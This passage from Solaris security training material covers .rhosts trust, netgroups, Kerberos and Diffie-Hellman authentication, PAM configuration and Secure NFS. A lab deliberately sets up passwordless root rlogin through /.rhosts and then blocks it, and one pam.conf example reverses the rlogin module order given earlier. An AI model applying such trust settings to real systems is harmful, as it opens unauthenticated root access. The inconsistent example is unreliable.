An example where users in the `salaries` netgroup pass the `.rhosts` test when requests come in from hosts in `finance` netgroup is:

```
# cat .rhosts
+@finance +@salaries
```

Security experts frown upon the use of this feature. Access to a login account with this feature activated can give the user access to a large number of systems on the network. This is how viruses and worms are propagated.

Is it *absolutely* necessary to have the `/ .rhosts` file? Preferably not, try to find a way of avoiding this by using the `sysadmin` or `operator` groups.

The ASET tool can be configured to remove unwanted `/ .rhosts` files.



Sun Educational Services

Netgroups

- NIS or NIS+
- The `/etc/netgroup` file
- Member definition

Netgroups

Netgroups, which require either NIS or NIS+, can be used to

- Increase security on a network
- Lessen the administrator's work load

Netgroups make it possible to limit access to authorized people or systems. New systems or people need to be included in the netgroup file before gaining access to the netgroup's resources.

A new user must be added to an authorized netgroup in order to gain access to systems.

Netgroups can also be used as replacements for specific hosts' names thereby simplifying administration and circumventing restrictions in features where the number of hosts are limited.

The /etc/netgroup File

The netgroup file consists of a group name followed by a list of members. Each member must be in parentheses [()].


```
Groupname ( Member1 ) ( Member2 ) ( Member3 )
```

Member Definition

```
( HostName, UserName, DomainName )
```

A netgroup is a list of:

- People
- Machines
- Domains
- Any combination of the above



Sun Educational Services

Netgroups

- Match all
- Match none

Match All

A blank or space matches all characters. Every person and system are in the universal netgroup.

```
# cat /etc/netgroup
universal    (,,)
```

Match None

Field names which start with something other than a letter, digit, or underscore work in the opposite fashion of the blank.

The system `moon` belongs to the group `all_machines` in the domain `sun`, but no users belong to it. Similarly, the user `russe` belongs to the group `just_people` in the domain `sun`, but no machines belong to it.

```
# cat /etc/netgroup
all_machines (moon,-,sun) (earth,-,sun) (mars,-,sun) (venus,-,sun)
just_people  (-,russe,sun) (-,sue,sun) (-,scott,sun) (-,gary,sun)
```

An Example of the /etc/netgroup File

One example of this file is:

```
# cat /etc/netgroup
#
# users netgroups
#
reception (pop,dawn,) (pop,jack,)
training (,russe1,) (,sue,) (,gary,) (,scott,)
everyone reception training
#
# machine netgroups
#
tr_machines (fox,-,) (bear,-,) (tomcat,-,) (diamond,-,)
mi_machines (walkers,-,) (smiths,-,) (reilys,-,) (kp,-,)
all_machines tr_machines mi_machines
```

If the list of group members is longer than one line use a backslash (\) immediately before the carriage return and continue the entry on the following line.



Sun Educational Services

Authentication Services Used With Secure RPC

- Diffie-Hellman
- Diffie-Hellman (DH) Key Agreement Protocol
- Diffie-Hellman authentication

Authentication Services Used With Secure RPC

Diffie-Hellman (DH)

This is an asymmetrical procedure that (in Secure RPC) uses 192-bit keys to exchange the DES keys.

Diffie-Hellman Key Agreement Protocol

The Diffie-Hellman key agreement protocol, a public key protocol (also known as an exponential key agreement), was developed in 1976 by Whitfield Diffie and Martin Hellman at Stanford University. This protocol enables two systems to compute a shared secret key over an insecure medium without having to share any prior secrets. It shares only public keys.

Diffie-Hellman Authentication

The Diffie-Hellman method of authenticating a user in an NIS or NIS+ environment is non-trivial for an intruder to crack. The client and the server each has its own private key (sometimes called a secret key) which they use together with the public key to devise a common key. They use the common key to communicate with each other, using an agreed-upon encryption/decryption function (such as DES). This method was identified as DES authentication in previous Solaris operating system releases.

Authentication is based on the ability of the sending system to use the common key to encrypt the current time, which the receiving system can decrypt and check against its current time. Make sure you synchronize the time on the client and the server.

The public and private keys are stored in an NIS or NIS+ database. These files contain the public key and the private key for all potential users.

The system administrator is responsible for setting up NIS or NIS+ tables and generating a public key and a private key for each user. The private key is encrypted and stored with the user's password. This makes the private key known only to the user.



Authentication Services Used With Secure RPC

- Kerberos V4

Kerberos V4

Kerberos is an authentication service that was developed by the Project Athena team at the Massachusetts Institute of Technology (MIT).

Kerberos:

- Uses a secret-key cipher for encryption and authentication
- Does not produce digital signatures
- Was designed to authenticate requests for network resources rather than to authenticate authorship of documents
- Requires trust in a third party; in this case, the Kerberos server
- Uses a Kerberos server which:
 - ▼ Performs centralized key management
 - ▼ Performs administrative functions

- ▼ Maintains a database containing the secret keys of all users
- ▼ Authenticates the identities of users
- ▼ Distributes session keys to users and servers who want to authenticate one another

The integrity of the authentication system is lost should the Kerberos server be compromised.

Public-key cryptography does not require trusting third parties with secrets.

Kerberos uses DES encryption to authenticate a user who is attempting to log in to the system.

Kerberos works by authenticating the user's login password. A user enters the `kinit` command, which acquires a ticket that is valid for the time of the session (or 8 hours, the default session time) from the Kerberos authentication server. When the user logs out, the ticket is destroyed by using the `kdestroy` command.

The Kerberos software is not part of the Solaris operating environment software distribution. The Solaris operating environment provides

- Commands and a procedural interface used by the client to create, acquire, and verify tickets
- An authentication option to Secure RPC
- A client-side daemon, `kerbd(1M)`

Note – The Kerberos 4 source can be procured from `athena-dist.mit.edu` using File Transfer Protocol (FTP) along with `anonymous` as a username and your email address as a password. The source is located in the `pub/kerberos` directory.



What Is PAM?

- Allows authentication technologies to be “plugged in” without having to change system entry services such as `login`, `ftp`, `telnet`, and so on
- Integrates with UNIX, Kerberos, RSA, smart cards, and GSS-API DCE
- Uses four module types
 - Authentication
 - Account management
 - Session management
 - Password management

What Is PAM?

The Pluggable Authentication Module (PAM) framework allows new authentication technologies to be “plugged in” without having to change system entry services such as `login`, `ftp`, `telnet`, and so on. PAM can also be used to integrate the UNIX `login` with other security mechanisms such as the distributed computing environment (DCE), generic security services (GSS), application programmer interface (API), (GSS-API) authentication adaptor, or Kerberos. Mechanisms for account, session, and password management can also be “plugged-in” using this framework.

PAM allows integration of various authentication technologies such as UNIX, Kerberos, RSA (Rivest, Shamir, and Adleman,) smart cards, and GSS-API DCE into system entry services such as `login`, `passwd`, `rlogin`, `telnet`, `ftp`, and `su` without changing any of these services.

The PAM API and GSS-API are complimentary to each other, whereas the PAM API supports user authentication by the system entry servers, and GSS-API supports network-based client/server authentication.

Therefore, once users on client systems are authenticated through PAM, they can communicate securely with server systems using GSS-API-based authentication services.

PAM is integrated into the Solaris 2.7 operating system. PAM is also available on other versions of UNIX.


PAM employs runtime pluggable modules to provide authentication for both local and remote system entry services. These modules are broken into four different function types:

- Authentication
- Account management
- Session management
- Password management.

The module services can be stacked, providing:

- User authentication through multiple services. The PAM framework provides a method for authenticating users with multiple services using stacking. Depending on the configuration, the user can be prompted for passwords for each authentication method. The order in which the authentication services are used is determined through the PAM configuration file.
- A password-mapping feature. The stacking method can require users to remember several passwords. With the password-mapping feature enabled, the primary password is used to decrypt the other passwords, so the user does not have to remember or enter multiple passwords. Another option is to synchronize the passwords across each authentication mechanism.

Note – This could increase the security risk, since the security of each mechanism is limited by the least secure password method used in the stack.



PAM Runtime Module Types

- Module types
 - Authentication modules
 - Account modules
 - Session modules
 - Password modules
 - The `dial_auth` module
 - The `rhosts_auth` module

PAM Runtime Module Types


A PAM module type defines the interface to the module. The `pam_unix` module, `/usr/lib/security/pam_unix.so.1`, provides support for the four types of runtime modules:

- Authentication modules – Provide authentication for users and allow credentials to be set, refreshed, or destroyed. Authentication modules are useful as an administration tool.
- Account modules – Check for password aging, account expiration, and access hour restrictions. After the user is identified through the authentication modules, the account modules determine if the user should be allowed access.
- Session modules – Manage the opening and closing of an authentication session. Session modules can log activity or provide for clean-up after the session is over.
- Password modules – Provide the mechanism for changing a password.

Any of the four module type definitions can be used with this module. (See the `pam_unix` man page.) The `pam_unix` module uses UNIX passwords for authentication. The `/etc/nsswitch.conf` file defines the following name services which control password records:

- The `dial_auth` module, `/usr/lib/security/pam_dial_auth.so.1`, can only be used for authentication. (See the `pam_dial_auth` man page.) The `dial_auth` uses data stored in the `/etc/dialups` and `/etc/d_passwd` files for authentication. This is mainly used by `login`.
- The `rhosts_auth` module, `/usr/lib/security/pam_rhosts_auth.so.1`, can also be used for authentication. (See the `pam_rhosts_auth` man page.) The `rhosts_auth` module uses data stored in the `~/.rhosts` and `/etc/host.equiv` files through the `ruserok` network function, and the `rlogin` and `rsh` commands.

Note – For security reasons, these module files must be owned by `root` and must not be writable through group or other permissions. If the file is not owned by `root`, PAM will not load the module.




The ftp, telnet, and login applications use the PAM library to access the appropriate module. The /etc/pam.conf configuration file defines:

- Which PAM modules are used
- In what order the modules are to be used with each application

Responses from the modules are passed back through the library to the application.

PAM Library

The PAM library, /usr/lib/libpam, provides the framework to load the appropriate modules and manage the stacking process. It also provides a generic structure which all of the modules can plug in to.



Sun Educational Services

PAM Configuration File

- Configuration file syntax

```
login    auth required    /usr/lib/security/ \
pam_unix.so.1

su       auth requisite    /usr/lib/security/ \
pam_inhouse.so.1

su       auth required     /usr/lib/security/ \
pam_unix.so.1             debug
```

- Syntax error causes the file to not be loaded

PAM Configuration File

The `/etc/pam.conf` file controls PAM configuration and determines which authentication services are to be used, and in what order they are used. This file can be edited to select authentication mechanisms for each system-entry application.

Configuration File Syntax

The `/etc/pam.conf` PAM configuration file consists of entries with the following syntax:

service_name module_type control_flag module_path module_options

For example:

```
login    auth required    /usr/lib/security/pam_unix.so.1
su       auth requisite    /usr/lib/security/pam_inhouse.so.1
su       auth required     /usr/lib/security/pam_unix.so.1      debug
```

where

- ▼ *service_name* – Name of the service: ftp, login, or telnet
- ▼ *module_type* – Module type for the service: auth, account, session, or password
- ▼ *control_flag* – The continuation or failure semantics for the module: requisite, required, sufficient, or optional
- ▼ *module_path* – Path to the library object that implements the service functionality
- ▼ *module_options* – Module-specific options that are passed to the service modules

An entry in the PAM configuration file is incorrect if

- The line has less than four fields
- An invalid value is given for *module_type* or *control_flag*
- The named module is not found



PAM Configuration File

- Configuration file syntax
- Control flags
 - requisite
 - required
 - optional
 - sufficient


Control Flags

Control flags indicate how a successful or a failed attempt through each module is handled. The control flags also determine the continuation or failure behavior of a module during the authentication process.

One of the four control flags (*requisite*, *required*, *optional*, or *sufficient*) must be used for each entry. These flags apply to all module types. The control flags, when used for authentication modules, cause the following behaviors:

- *requisite* – This module must return success for additional authentication to occur. If a failure occurs for a module flagged as *requisite*, an error is immediately returned to the application and no additional authentication is done. If the stack does not include prior modules labeled as *required* that failed, then the error from this module is returned. If an earlier module labeled as *required* has failed, the error message from the *required* module is returned.

- **required** – This module must return success in order to have the overall result be successful. If all of the modules are labeled as **required**, then authentication through all modules must succeed for the user to be authenticated. If some of the modules fail, then an error value from the first failed module is reported. If a failure occurs for a module flagged as **required**, all modules in the stack are still tried but failure is returned. If none of the modules are flagged as **required**, then at least one of the entries for that service must succeed for the user to be authenticated.
- **optional** – If this module fails, the overall result can be successful if another module in this stack returns success. The **optional** flag should be used when one success in the stack is enough for a user to be authenticated. This flag should only be used if it is not important for this particular mechanism to succeed. If your users need to have permissions associated with a specific mechanism to get their work done, then do not label it as **optional**.
- **sufficient** – If this module is successful, skip the remaining modules in the stack, even if they are labeled as **required**. The **sufficient** flag indicates that one successful authentication will be enough for the user to be granted access.



Sun Educational Services

The /etc/pam.conf File

```
login auth required /usr/lib/security/
pam_unix.so.1

login auth required /usr/lib/security/
pam_dial_auth.so.1

rlogin auth sufficient /usr/lib/security/
pam_rhost_auth.so.1

rlogin auth required /usr/lib/security/
pam_unix.so.1

...


...
```

The /etc/pam.conf File

A sample PAM configuration file is as follows:

```
# cat /etc/pam.conf
#ident "@(#)pam.conf 1.19      95/11/30 SMI"
# Authentication management
#
login auth required /usr/lib/security/pam_unix.so.1
login auth required /usr/lib/security/pam_dial_auth.so.1
rlogin auth sufficient /usr/lib/security/pam_rhost_auth.so.1
rlogin auth required /usr/lib/security/pam_unix.so.1
dtlogin auth required /usr/lib/security/pam_unix.so.1
telnet auth required /usr/lib/security/pam_unix.so.1
su auth required /usr/lib/security/pam_unix.so.1
ftp auth required /usr/lib/security/pam_unix.so.1
uucp auth required /usr/lib/security/pam_unix.so.1
rsh auth required /usr/lib/security/pam_rhost_auth.so.1
OTHER auth required /usr/lib/security/pam_unix.so.1
#
# Account management
login account required /usr/lib/security/pam_unix.so.1
rlogin account required /usr/lib/security/pam_unix.so.1
dtlogin account required /usr/lib/security/pam_unix.so.1
```

```
telnet account required /usr/lib/security/pam_unix.so.1
ftp account required /usr/lib/security/pam_unix.so.1
OTHER account required /usr/lib/security/pam_unix.so.1
#
# Session management
login session required /usr/lib/security/pam_unix.so.1
rlogin session required /usr/lib/security/pam_unix.so.1
dtlogin session required /usr/lib/security/pam_unix.so.1
telnet session required /usr/lib/security/pam_unix.so.1
uucp session required /usr/lib/security/pam_unix.so.1
OTHER session required /usr/lib/security/pam_unix.so.1
#
# Password management
passwd password required /usr/lib/security/pam_unix.so.1
OTHER password required /usr/lib/security/pam_unix.so.1
```



The /etc/pam.conf File

- *required* – Authentication must succeed for each module
- *sufficient* – The second entry is ignored if the first entry succeeds
- *OTHER* – Serves as a catchall

This configuration file defines that:

- For `login`, authentication must succeed for both the `pam_unix` and the `pam_dial_auth` modules.

```
login auth required /usr/lib/security/pam_unix.so.1
login auth required /usr/lib/security/pam_dial_auth.so.1
```

- For `rlogin`, authentication through the `pam_unix` module must succeed if authentication through `pam_rhost_auth` fails. The `sufficient` control flag indicates that for `rlogin` the successful authentication provided by the `pam_rhost_auth` module is sufficient and the next entry is to be ignored.

```
rlogin auth sufficient /usr/lib/security/pam_rhost_auth.so.1
rlogin auth required /usr/lib/security/pam_unix.so.1
```

- Most of the other commands requiring authentication demand successful authentication through the `pam_unix` module.

```
dtlogin auth required /usr/lib/security/pam_unix.so.1
telnet auth required /usr/lib/security/pam_unix.so.1
su auth required /usr/lib/security/pam_unix.so.1
ftp auth required /usr/lib/security/pam_unix.so.1
uucp auth required /usr/lib/security/pam_unix.so.1
```


- Authentication for rsh must succeed through the `pam_rhost_auth` module.

`rsh auth required /usr/lib/security/pam_rhost_auth.so.1`

- The `OTHER` service name allows a default to be set for any other commands requiring authentication that are not included in the file. The `OTHER` option makes it easier to administer the file, since many commands that are using the same module can be covered with only one entry. Also, the `OTHER` service name, when used as a catch-all, can ensure that each access is covered by one module. By convention, the `OTHER` entry is included at the bottom of the section for each module type.

`OTHER auth required /usr/lib/security/pam_unix.so.1`

- The rest of the entries in the file control the account, session, and password management.



The /etc/pam.conf File

- *OTHER* is used to simplify /etc/pam.conf.
- /usr/lib/security/ is prepended if a relative path is used.
- Absolute path is required when modules are not in default directory.
- You can use optional with required to permit login passwords to be different.

With the use of the default service name, *OTHER*, the generic PAM configuration file can be simplified to

```
# cat /etc/pam.conf
#ident "@(#)pam.conf 1.19      95/11/30 SMI"
# PAM configuration
#
# Authentication management
login auth required /usr/lib/security/pam_unix.so.1
login auth required /usr/lib/security/pam_dial_auth.so.1
rlogin auth sufficient /usr/lib/security/pam_unix.so.1
rlogin auth required /usr/lib/security/pam_rhost_auth.so.1
rsh auth required /usr/lib/security/pam_rhost_auth.so.1
OTHER auth required /usr/lib/security/pam_unix.so.1
#
# Account management
OTHER account required /usr/lib/security/pam_unix.so.1
#
# Session management
OTHER session required /usr/lib/security/pam_unix.so.1
#
# Password management
```

OTHER password required /usr/lib/security/pam_unix.so.1

The /usr/lib/security path is prepended to the filename if an absolute path is not used. A full pathname must be used for modules located in other directories.

The values for the *module_options* can be found in the man pages for the module; for example, `pam_unix`. The `pam_unix` module has the `use_first_pass` and `try_first_pass` options, which allows users to reuse the same password for authentication without retyping it.

If login specifies authentication through both `pam_local` and `pam_unix`, then the user is prompted to enter a password for each module. In situations where the passwords are the same, the `use_first_pass` module option prompts the user for only one password and uses that password to authenticate the user for both modules. If the passwords are different, the authentication fails. This option is to be used with an `optional` control flag, as shown by the following example, to make sure that the user can still log in:

```
# Authentication management
login auth required /usr/lib/security/pam_unix.so.1
login auth optional /usr/lib/security/pam_local.so.1 use_first_pass
```



Sun Educational Services

Configuring PAM

- Module usage
- OTHER module
- Module order
- Necessary control flags
- PAM module addition

Configuring PAM

When deciding how best to employ PAM in an environment, address these issues first:

- Determine which modules are to be used
- Identify the services that need special attention; use **OTHER** where appropriate so that every application does not have to be included
- Decide on the order in which the modules should be run
- Select the control flag for that module
- Choose any options necessary for the module

Note – Consider the security implication when using the **sufficient** and **optional** control flags.

Adding a PAM Module

Follow these steps when adding a PAM module:

1. Become superuser.
2. Determine which control flags and other options should be used.
3. Copy the new module to the `/usr/lib/security` directory.
4. Change the owner of the module to `root` with permissions `555`.
5. Edit the `/etc/pam.conf` PAM configuration file and add this module to the appropriate services.



Caution – The superuser might not be able to log in if the PAM configuration file is misconfigured or becomes corrupted. The superuser would have to boot the machine into single-user mode in order to fix the problem because `su login` *does not* use PAM.

6. Review the `/etc/pam.conf` file after effecting any changes.
7. Test the services to ensure that the configuration file has not been misconfigured. Use the `rlogin`, `su`, and `telnet` services.

Note – If the service being tested is a daemon that is spawned once when the system is booted, it might be necessary to reboot the system in order to verify that the module has been added.

8. Reboot the system and test all affected services again.



Sun Educational Services

Preventing Unauthorized Remote Access With PAM

- Stop `~/.rhosts` from being read
- Disable `rsh`
- Initiate PAM error reporting

Preventing Unauthorized Remote Access With PAM

Remove the `rlogin auth rhosts_auth.so.1` entry from the PAM configuration file. This will prevent the `~/.rhosts` file from being accessed during an `rlogin` session and prevent unauthenticated access to the local system from remote systems. All `rlogin` accesses require a password, regardless of the presence or contents of any `~/.rhosts` or `/etc/hosts.equiv` files.

Disable the `rsh` service to stop unauthenticated access to the `~/.rhosts` files. Disable the `rsh` service. The safest way to disable a service is to remove the service entry from `/etc/inetd.conf` file.

Note – Services cannot be prevented from starting by changing the PAM configuration file.

Initiating PAM Error Reporting

The following example demonstrates how to configure the PAM error reporting mechanism to:

- Display alert messages on the console
- Mail critical messages to root
- Append informational and debug messages to the /var/log/pamlog file

You would:

1. Add the following PAM error reporting entries to /etc/syslog.conf file:
 - ▼ `auth.alert /dev/console`
 - ▼ `auth.crit 'root'`
 - ▼ `auth.info;auth.debug /var/log/pamlog`
2. Create the log file
 - # **`touch /var/log/pamlog ; chmod 600 /var/log/pamlog`**
3. Restart the syslog daemon or send a SIGHUP signal to it to activate the PAM error reporting.
 - # **`/etc/init.d/syslog stop`**
Stopping the syslog service.
 - # **`/etc/init.d/syslog start`**
syslog service starting.

Each line in the pamlog file will contain a time stamp, the name of the system that generated the message, and the message itself.

Note – The pamlog file can become massive as large amounts of information can be logged.

Exercise: Secure Remote Access

Exercise objective – Use PAM to log informational messages.



Preparation

No preparation is required for this exercise.


Tasks

Complete the following steps:

1. Configure PAM error reporting such that it logs informational authentication messages.
2. Work with a partner for this task. Configure your systems so that you can use `rlogin`, as user `root`, without having to supply a password.
3. Configure PAM so that passwords are required, even if the correct files exist elsewhere.
4. Attempt to connect to your partner's system using `rsh` with no commands. Were you successful?
5. Attempt to connect to your partner's system using `rsh` with `ls` as the command. Was the `ls` performed?

Why did this behavior occur?

Exercise Summary



Discussion – Take a few minutes to discuss what experiences, issues, or discoveries you had during the lab exercises.

- Experiences

- Interpretations

- Conclusions

- Applications

Task Solutions

1. Configure PAM error reporting such that it logs informational authentication messages.

See “Initiating PAM Error Reporting” on page 8-39

2. Work with a partner for this task. Configure your systems so that you can use `rlogin`, as user `root`, without having to supply a password.

Create a `/.rhosts` file. Recall that `/etc/hosts.equiv` is not referenced for user `root`.

```
# PS1="`uname -n`# "
verdun#
verdun# cat /.rhosts
metz
verdun#
```

```
# PS1="`uname -n`# "
metz#
metz# rlogin verdun
Last login: Tue Sep 29 15:26:51 from metz
Sun Microsystems Inc.   SunOS 5.6           Generic August 1997
You have new mail.
#
```

3. Configure PAM so that passwords are required, even if the correct files exist elsewhere.

Comment out the `rlogin` sections in the `/etc/pam.conf` file.

```
verdun# vi /etc/pam.conf
metz# rlogin verdun
Password:
```

4. Attempt to connect to your partner’s system using `rsh` with no commands. Were you successful?

No, you should not have been successful.

5. Attempt to connect to your partner's system using rsh with ls as the command. Was the ls performed?

Yes, it should have been.

Why did this behavior occur?

When rsh is used without a command, rlogin is called. Logging in with rlogin without a password is defeated by PAM.

Check Your Progress

Before continuing on to the next module, check that you are able to accomplish the following:

- ☐ Secure specific utilities, such as `rlogin`, `telnet`, `rsh`, and `ftp`, in order to provide limited access to specific users
- ☐ Procure CERT advisories from the Internet
- ☐ Change an authentication module by modifying the PAM configuration file (`/etc/pam.conf`)
- ☐ List the differences between Diffie-Hellman and Kerberos authentication

Think Beyond

Which commands and network services can you disable on your servers?

Objectives

Upon completion of this module, you should be able to:


- Describe Secure RPC as it relates to Secure NFS
- List the security advantages of Secure NFS over NFS
- Configure an NIS+ name server and client to support the use of NFS
- Configure Secure NFS to securely share specific file systems with certain users

Relevance



Discussion – Time-sharing systems have had a security advantage that many network file systems have not. By default, UNIX file system networks are able to authenticate a user or the machine they log into, but not both. A serious problem with common UNIX environments is the inability to confirm that users are really who they say they are when they have privileges to modify the contents of a file system.

Consider what implications are possible when an attacker is able to successfully impersonate a privileged user by entering a network from somewhere other than an authorized workstation or terminal.



Secure NFS

- Time share secure because of terminal authentication
- NFS authenticates file request, but not user
- Impersonation possible with `su` command
- Data eavesdropping problems
- Data integrity compromised; more serious problem
- Secure NFS uses *Secure RPC* (remote procedure call) authentication as foundation

Secure NFS

The use of client/server architecture and network communication has many benefits over standalone workstations or traditional mainframe/terminal configurations. But one advantage time-sharing systems had over these new architectures is the ability to authenticate users on a specific machine or terminal.

The Sun Solaris operating system provides users with NFS which, at this level of training, has been presented previously, in depth. However, NFS, by itself is not inherently secure from attack by users who have gained access to the network from the outside and are able to impersonate users.

An NFS server authenticates a file request by authenticating the system making the request not the user, using UNIX authentication. When using UNIX authentication, a client user can run `su` and impersonate the owner of a file. If DES authentication is used, the NFS server will authenticate the user, making this sort of impersonation much harder.

Given root access and knowledge of network programming, anyone is capable of introducing arbitrary data into the network and picking up any data from the network. The most dangerous attacks are those involving the introduction of data, such as impersonating a user by generating the right packets or recording data conversations between systems and replaying them later. These attacks affect data integrity. Attacks involving passive eavesdropping, merely listening to network traffic without impersonating anybody, are not as dangerous, since data integrity is not compromised. Users can protect the privacy of sensitive information by encrypting data that goes over the network.

A common approach to network security problems is to leave the solution to each application. A better approach is to implement a standard authentication system at a level that covers all applications.

The Solaris operating system includes an authentication system at the level of Remote Procedure Call (RPC), which is the mechanism on which NFS operation is built. This system, known as *Secure RPC*, greatly improves the security of network environments and provides additional security to services such as the NFS system. When the NFS system uses the facilities provided by Secure RPC, it is called *Secure NFS*.



Secure RPC

- *Secure Remote Procedure Call*
- Data encryption standard (DES) authentication
- Credential and verifier sent by client to server
- Server returns verifier

Secure RPC


Secure RPC is fundamental to Secure NFS. The goal of Secure RPC is to build a system at least as secure as a time-sharing system (one in which all users share a single computer). A time-sharing system authenticates a user through a login password. With DES authentication, the same is true. Users can log in on any remote system just as they can on a local terminal, and their passwords are their passports to network security. In a time-sharing environment, the system administrator has an ethical obligation not to change a password in order to impersonate someone. In Secure RPC, the network administrator is trusted not to alter entries in a database that stores *public keys*.

You need to be familiar with two terms to understand an RPC authentication system: *credentials* and *verifiers*. Using ID badges as an example, the credential is what identifies a person: a name, address, birthday, and so on. The verifier is the photo attached to the badge, you can be sure the badge has not been stolen by checking the photo on the badge against the person carrying it. In RPC, the client process sends both a credential and a verifier to the server with each RPC request. The server sends back only a verifier because the client already has the server's credentials.

RPC's authentication is open ended, which means that a variety of authentication systems can be plugged into it. Currently, there are three systems: UNIX, DES, and KERB (Kerberos Version 4).

When UNIX authentication is used by a network service, the credentials contain the client's hostname, UID, GID, and group-access list, but the verifier contains nothing. Because there is no verifier, a superuser can deduce appropriate credentials by using commands such as `su`. Another problem with UNIX authentication is that it is assumed that all computers on a network are UNIX computers. UNIX authentication breaks down when applied to other operating systems in a heterogeneous network.

To overcome the problems of UNIX authentication, Secure RPC uses DES authentication; a scheme that employs verifiers, yet allows Secure RPC to be general enough to be used by most operating systems.



DES Authentication Protocol

- Diffie-Hellman public-key cryptography
- Authentication time stamped to prohibit later reruns
- Conversation key generated is host and time dependent
- NIS+ tables used to hold public and secret keys

DES Authentication Protocol

This authentication protocol uses DES and Diffie-Hellman public-key cryptography to authenticate both users and computers in the network. DES is a standard encryption mechanism; Diffie-Hellman public-key cryptography is a cipher system that involves two keys: one public and one secret. The public and secret keys are stored in the files used by the network information service. NIS stores the keys in the `publickey` map, and NIS+ stores the keys in the `cred` table. These maps contain the public key and secret key for all potential users.

The security of DES authentication is based on a sender's ability to encrypt the current time, which the receiver can decrypt and check against its own clock. The timestamp is encrypted with DES. There are two requirements for this scheme to work:

- The two agents must agree on the current time.
- The sender and receiver must be using the same encryption key.

If a network runs a time-synchronization program, then the time on the client and the server is synchronized automatically. If a time-synchronization program is not available, timestamps can be computed using the server's time instead of the network time. The client asks the server for the time before starting the RPC session and then computes the time difference between its own clock and the server's. This difference is used to offset the client's clock when computing timestamps. If the client and server clocks get out of sync to point where the server begins to reject the client's requests, the DES authentication system on the client resynchronizes with the server.

The client and server arrive at the same encryption key by generating a random *conversation key*, also known as the *session key*, and then using a public-key cryptography to deduce a *common key*. The common key is a key that only the client and the server are capable of deducing. The conversation key is used to encrypt and decrypt the client's timestamp; the common key is used to encrypt and decrypt the conversation key.

Generating Public and Secret Keys With DES




Figure 9-1 Common Key Generation

Some time prior to a transaction, the administrator runs a program, either `newkey` or `nisaddcred`, that generates a public key and a secret key. Each user has a unique public key and secret key. The public key is stored in a public database and the secret key is stored in encrypted form, in the same database. To change the key pair, use the `chkey` command.

